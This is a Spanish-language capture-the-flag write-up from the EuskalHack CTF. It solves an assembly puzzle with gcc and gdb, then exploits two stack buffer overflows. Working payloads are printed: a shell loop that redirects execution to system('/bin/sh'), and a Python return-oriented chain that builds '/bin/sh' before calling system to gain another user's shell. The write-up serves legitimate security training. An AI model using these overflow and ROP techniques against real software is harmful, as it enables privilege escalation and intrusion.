mov_and_reg
===========

En este reto se nos pedía que calculásemos el valor del registro eax al final de
la ejecución del siguiente código:

```
inicio:
    mov $1337, %eax
    mov $31337, %ebx
    mov $3371, %ecx
    xor %edx, %edx
    cmp %ebx, %eax
    jge salto1
    jmp salto2
salto1:
    cmp $1337, %edx
    jg end
    inc %edx
salto2:
    xchg %eax, %ebx
    imul %ebx
    add %edx, %eax
    jmp salto1
end:
```

Para evitar hacer la simulación a mano, hemos decidido ejecutar el
código y observar el valor de eax directamente.

Primero, hemos escrito este código en main.c:

```
int main() {

    return 0;
}
```

Después, hemos compilado ese código a código ensamblador usando gcc

```
gcc -S main.c
```

Seguidamente, hemos añadido el código que se nos ha proporcionado al
inicio de la prueba en el fichero main.s creado por gcc. El código ha
sido añadido en la función main después de haber reservado el registro de
activación en la pila. El resultado ha sido el siguiente:

```
    .file   "kk.c"
    .text
    .globl  main
    .type   main, @function
main:
.LFB0:
    .cfi_startproc
    pushq   %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset 6, -16
    movq    %rsp, %rbp
    .cfi_def_cfa_register 6
```

```
        mov $1337, %eax
        mov $31337, %ebx
        mov $3371, %ecx
        xor %edx, %edx
        cmp %ebx, %eax
        jge salto1
        jmp salto2
    salto1:
        cmp $1337, %edx
        jg end
        inc %edx
    salto2:
        xchg %eax, %ebx
        imul %ebx
        add %edx, %eax
        jmp salto1
    end:
        movl    $0, %eax
        popq    %rbp

        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
    .LFE0:
        .size   main, .-main
        .ident  "GCC: (Debian 4.10.2) 4.19.2"
        .section    .note.GNU-stack,"",@progbits
```

Por último, hemos compilado main.s usando gcc:

```
gcc -g main.s
```

y lo hemos depurado con gdb para poder ver el valor de eax al final de la ejecución. Para ello a sido suficiente añadir un breackpoint en la instrucción de la etiqueta end, y mostar el valor del registro:

```
(gdb) b end
(gdb) r
(gdb) i r eax
```

Exploiting: Level 1
===================

En es te nivel se nos pedía explotar el siguiente programa para conseguir un shell con los permisos del usuario level2 y poder así leer el flag en el fichero .pass:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

/*EuskalHack CTF
* autor: tunelko
* gcc -m32 -fno-stack-protector -o level1 level1.c
```

```
    * flag: redacted (.pass in home level!)
    */



    char* shell_str = " /bin/sh";

    void cant_call() {
        printf("No tan facil ...\n");
        gid_t gid;
        uid_t uid;
        gid = getegid();
        uid = geteuid();
        setresgid(gid, gid, gid);
        setresuid(uid, uid, uid);
p =>    system("/bin/date");
    }

    void vuln(char* string) {
        char buffer[100];
        strcpy(buffer, string);
    }
    int help() {
       printf("Usage:./level1 some_euskal_kung_foo \n");
       return 0;
    }


    int main(int argc, char** argv) {

        if (argc < 2) {
            return help();
         }

        vuln(argv[1]);
        return 0;
    }
```

La parte vulnerable del programa se encuentra en la función vuln, que copia el primer argumento del programa en un buffer de tamaño limitado sin comprobar previamente su capacidad.

Esto causa un buffer overflow, permitiéndonos escribir, entre otras cosas, la dirección de retorno de la función. Así sera posible mandar la ejecución a cualquier otra parte del programa.

Como la máquina que estamos atacando tiene DEP activado, no sera posible inyectar el shellcode directamente el la pila, y será necesario manipular el código ya existente en el programa para conseguir el shell.


Podemos observar que el el código existe una llamada a la función system, que si llegara a ejecutarse con el parámetro "/bin/sh" crearía el shell que necesitamos.

Como en el código x86 los parametros de las funciones se pasan usando la pila, y gracias al buffer overflow de vuln podemos controlar el contenido de la misma, sera fácil cambiar el primer parámetro de system para que en lugar de ser un

puntero al string "/bin/date" sea un puntero al string "/bin/sh" que ya existe
en el código.

Resumiendo, tendremos que saltar a la posición de programa, dejando en la cima
de la pila después del salto la dirección de "/bin/sh".

Para hacer el salto, tendremos que llenar el buffer de tamaño 100 con datos
basura, y añadir después la dirección p. Y como después de volver de la función
p sera retirado de la pila, añadiremos después de p la dirección de "/bin/sh",
que sea interpretado como parámetro para la función system.



La cantidad representada por ? puede variar dependiendo de la alineación que use
gcc al compilar, y como consecuencia será mas fácil probar varios valores
diferentes que calcularlo a mano. En general la alineación no suele superar los
64 o 128 bytes.

Para obtener cuales serán las direcciones de p y shell_str en ejecución podemos
usar gdb y mostrar sus valores en pantalla. A la hora de explotar el programa
habrá que recordar que el sistema atacado es little-endian, y que como
consecuencia las direcciones se tendrán que escribir de atrás hacia delante.

El script usado para la explotación el sí ha sido el siguiente:

```
for n in `seq 90 120`
do
    echo $n
    ./level1 `python -c 'print("\x90"*'$n' + "\xa8\x85\x04\x08\xb0\x86\x04\x08")'`
done
```

Se ha usado python para introducir el string conteniendo las dos direcciones al
final, precedido una cantidad de 'a'-s que va desde 90 a 120. Como antes hemos
mencionado, al hacer uso del script para probar diferentes alineaciones, no será
necesario perder el tiempo pensando en el valor correcto de n.

Exploiting: Level 2

Este problema era muy parecido al del nivel 1, con la única diferencia de que
"/bin/sh" no se encontraba en la memoria y era necesario ejecutar dos funciones
diferentes para generar el string, y poder pasárselo así a system como
parámetro.

```
    #include <stdlib.h>
    #include <unistd.h>
    #include <stdio.h>
    #include <string.h>

    /*EuskalHack CTF
    * autor: tunelko
    * gcc -m32 -fno-stack-protector -o level2 level2.c
    * flag: redacted (.pass in home level!)
    */


    char string[100];

    void exec_str() {
        printf("unchained melody!\n");
        gid_t gid;
        uid_t uid;
        gid = getegid();
        uid = geteuid();
        setresgid(gid, gid, gid);
        setresuid(uid, uid, uid);
p  =>   system(string);
    }

    void quiero_bin(int bypass) {
        if (bypass == 0xdeadf00d) {
            strcat(string, "/bin");
        }
    }

    void quiero_sh(int bypass1, int bypass2) {
        if (bypass1 == 0xdeadc0de && bypass2 == 0xbadf00d) {
            strcat(string, "/sh");
        }
    }

    void vuln(char* string) {
        char buffer[100];
        strcpy(buffer, string);
    }

    int help() {
       printf("Usage:./level2 some_euskal_kung_foo \n");
       return 0;
    }

    int main(int argc, char** argv) {
        string[0] = 0;
         if (argc < 2) {
        return help();
         }

        vuln(argv[1]);
        return 0;
    }
```

Las dos funciones a las que era necesario llamar eran quiero_bin, y quiero_sh,

en ese mismo orden.

Ambas funciones tomas como argumento diferentes parámetros que comparan con unos valores constantes, y si coinciden las cadenas "/bin" en caso de quiero_bin, y "/sh" en caso de quiero_sh son añadidas a la cadena string.

Al igual que en el anterior problema, usaremos el control de la pila para conseguir ejecutar el shell. Sin embargo, en este caso en lugar de provocar un solo salto en el flujo del programa, provocaremos tres diferentes, el primero para saltar a quiero_bin, el segundo para saltar a quiero_sh, y el tercero para saltar a p.

Ademas de provocar los saltos, será necesario también añadir los parámetros de las funciones en la pila. Quedando la pila de esta manera:

```
+------------------------+
|        100 x 'a'       |
+------------------------+
|         ? x 'a'        |
+------------------------+
|       quiero_bin       |
+------------------------+
|  (*) pop ebx; ret;     |     <--+ Registro de activacion de quiero_bin
+------------------------+        |
|       0xdeadf00d       |     <--+
+------------------------+
|       quiero_sh        |
+------------------------+
|           p            |     <-+ Registro de activaciónde quiero_sh
+------------------------+       |
|      0xdeadc0de        |       |
+------------------------+       |
|      0xbadf00d         |       |
+------------------------+     <-+
```

(*) En esta posición se guarda la dirección a un pequeña cadena ROP que es utilizada para sacar 0xdeadf00d de la pila, haciendo posible de esa manera, que quiero_sh reciba sus parámetros correctamente.

Hay que recordar que las funciones reciben los parámetros en el orden inverso del que aparece en la llamada a la función. El primer "parámetro", el que queda en la cima a de la pila cuando se entra en la función, es la dirección a la que la función va a saltar al finalizarse. Este parámetro es el que nos permite encadenar varias funciones para conseguir al fin nuestro shell.

En este caso no ha sido necesario añadir el parámetro string de system a la pila, ya que podemos saltar directamente a la parte de exec_str en la que se carga string como parámetro para system.

En este caso hemos utilizado un script de python para consegur el shell. Con la ayuda del paquete struct y de su función pack no ha sido necesario codificar los valores del string a inyectar a mano:

```
import sys
import struct
```

```
    sys.stdout.buffer.write(
            b"a" * 112 +
            struct.pack("III", 0x080485af,  0x080483a1, 0xdeadf00d) +
            struct.pack("IIII", 0x080485ea, 0x080485a1, 0xdeadc0de, 0xbadf00d))
```

En este caso, podemos ver que ? es 12. Al igual que en el anterior nivel podríamos haber hecho diferentes pruebas para conseguir este valor, pero en este caso lo hemos calculado a mano.

Para conseguir el shell ha sido suficiente ejecutar:

```
./level2 `python3 generate_input.py`
```

donde generate_input.py es el nombre del script.